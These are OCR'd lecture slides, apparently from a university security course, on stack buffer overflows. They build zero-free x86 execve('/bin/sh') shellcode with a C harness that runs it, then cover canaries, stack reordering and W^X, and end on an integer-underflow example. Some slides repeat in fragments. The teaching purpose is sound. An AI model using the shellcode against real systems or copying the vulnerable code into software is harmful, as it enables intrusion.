
Determining string address




```
mov $0xb, %eax
push $0x2f736800
push $0x2f62696e
mov %esp, %ebx
mov $0x0, %ecx
mov $0x0, %edx
int $0x80
```

EAX:	EBX:	ECX:	EDX:

Determining string address

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

int $0x80
```

EAX: 0x000B	EBX:	ECX:	EDX:

Determining string address



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



Determining string address

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
EAX: 0x000B	EBX:	ECX:	EDX:

Determining string address

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
Determining string address

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
Determining string address

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mov $0x0, %ecx
mov $0x0, %edx
int $0x80
```

Containing everything

- Usual target: unsafe string functions:
  - `strcpy()`: Copy string until terminating zero byte
    → <u>shell code must not contain zeros!</u>
- However:
  - mov $0x0, %eax → 0xc6 0x40 **0x00 0x00**
- Must not use certain opcodes.

Replacing opcodes

- Find equivalent instructions:
  - Issue simple system calls (`setuid()`) that return 0 in register EAX on success
  - XOR %eax, %eax → 0x31 0xc0
  - CLTD
    - convert double word EAX to quad word EDX:EAX by sign-extension → can set EDX to 0 or -1
- Result: Contain all code and data within a single zero-terminated string.

Finally: working shell code!

```
xor %eax, %eax              0x31 0xc0
cltd                        0x99
movb 0xb, %al               0xb0 0x0b
push %edx                   0x52
push $0x68732f6e            0x68 0x6e 0x2f 0x73 0x68
push $0x69622f2f            0x68 0x2f 0x2f 0x62 0x69
mov %esp, %ebx              0x89 0xe3
mov %edx, %ecx              0x89 0xd1
int $0x80                   0xcd 0x80
```

```
char *code = ”\x31\xc0\x99\xb0\x0b\x52”
   ”\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69”
   ”\x89\xe3\x89\xd1\xcd\x80”;
int (*shell)() = (int(*)())code;
shell();
```


Preventing buffer overflows?

- Prevent malicious input from reaching the target
- Detect overflows
- Prevent execution of user-supplied code
- Negate shellcode's assumptions
- Sandboxing → later lecture

Restricting shellcode

- No NULL bytes
  - Self-extracting shellcode
- Disallow non-alphanumeric input
  - Encode packed shellcode as alphanumeric data
- Heuristics to detect non-textual data
  - Encode packed shellcode into English-looking text [Mason09]


StackGuard



Stack

- Overflowing buffer may overwrite anything above
- Idea: detect overflowed buffers before return from function


StackGuard



Stack

- Overflowing buffer may overwrite anything above
- Idea: detect overflowed buffers before return from function
- Compiler-added canaries:
  - Initialized with random number
  - On function exit: verify canary value

StackGuard



Stack

- Overhead:
  - Fixed per function
  - [Cow98]: 40% – 125%
- Problem solved?
  - Attacker has a chance of 1 in 2^{32} to guess the canary (larger canaries possible)
  - Attack window left between overflow and detection


Stack Ordering Matters

```c
void foo(char *input) {
    void (*func)(char*);    // function pointer
    char buffer[20];        // buffer on stack
    int i = 42;

    strcpy(buffer, input); // overflows buffer

    /* more code */
    func(input);
    /* more code */

}
```

Overflow attack


StackGuard check

Example stack layout



- Overflowing buf will overwrite the canary and the func pointer
- StackGuard will detect this
- But: only **after** func() has been called

Example stack layout



- Solution: compiler reorders function-local variables so that overflowing a buffer never overwrites a local variable
- GCC Stack smashing protection (`-fstack-protector`)
  - Evolved from IBM ProPolice
  - Since 3.4.4 / 4.1
  - StackGuard
    + reordering
    + some optimizations

Fundamental problem with stacks

- User input gets written to the stack
- Classical x86 allows to specify only read/write rights

- Idea:
  - Create programs so that memory pages are either writable or executable, never both.
  - ***W ^ X paradigm***

- Software: OpenBSD *W^X*, PaX, RedHat *ExecShield*
- Hardware: Intel XD, AMD NX, ARM XN

A perfect W^X world

- User input ends up in writable stack pages.
- No execution of this data possible – problem solved.

But:

- Existing code assumes executable stacks
  - Windows contains a DLL function to disable execution prevention – used e.g. for IE <= 6
  - Nested functions: GCC generates trampoline code on stack
- Just-in-Time Compilation generates code at runtime
  - On heap
  - Still: hard to distinguish data and code

Circumventing W^X

- We cannot execute code on the stack directly
- We still can: Place data on the stack
  → ***integer over/under-flows***


```
void bar() { printf(”Hello!\n”); }

void foo(char *string, int16_t idx)
{
    void (*magic_fn)(void) = bar;
    char buffer[16];

    strncpy(buffer + idx, string, 16 - idx);

    /* do some more stuff... */

   magic_fn(); // call function pointer
}
```

Stack smashing protection places function pointer and buffer so that buffer overflow will never overwrite pointer.

`strncpy()` ensures that at no more bytes are copied from the source than will actually fit into the target buffer.

What could possibly go wrong then?


Integer Underflow Example



Assumption: string and idx are **user input**

```
void bar() { printf(”Hello!\n”); }

void foo(char *string, int16_t idx)
{
   void (*magic_fn)(void) = bar;
   char buffer[16];

   strncpy(buffer + idx, string, 16-idx);

   /* do some more stuff... */

  magic_fn(); // call pointer
}
```

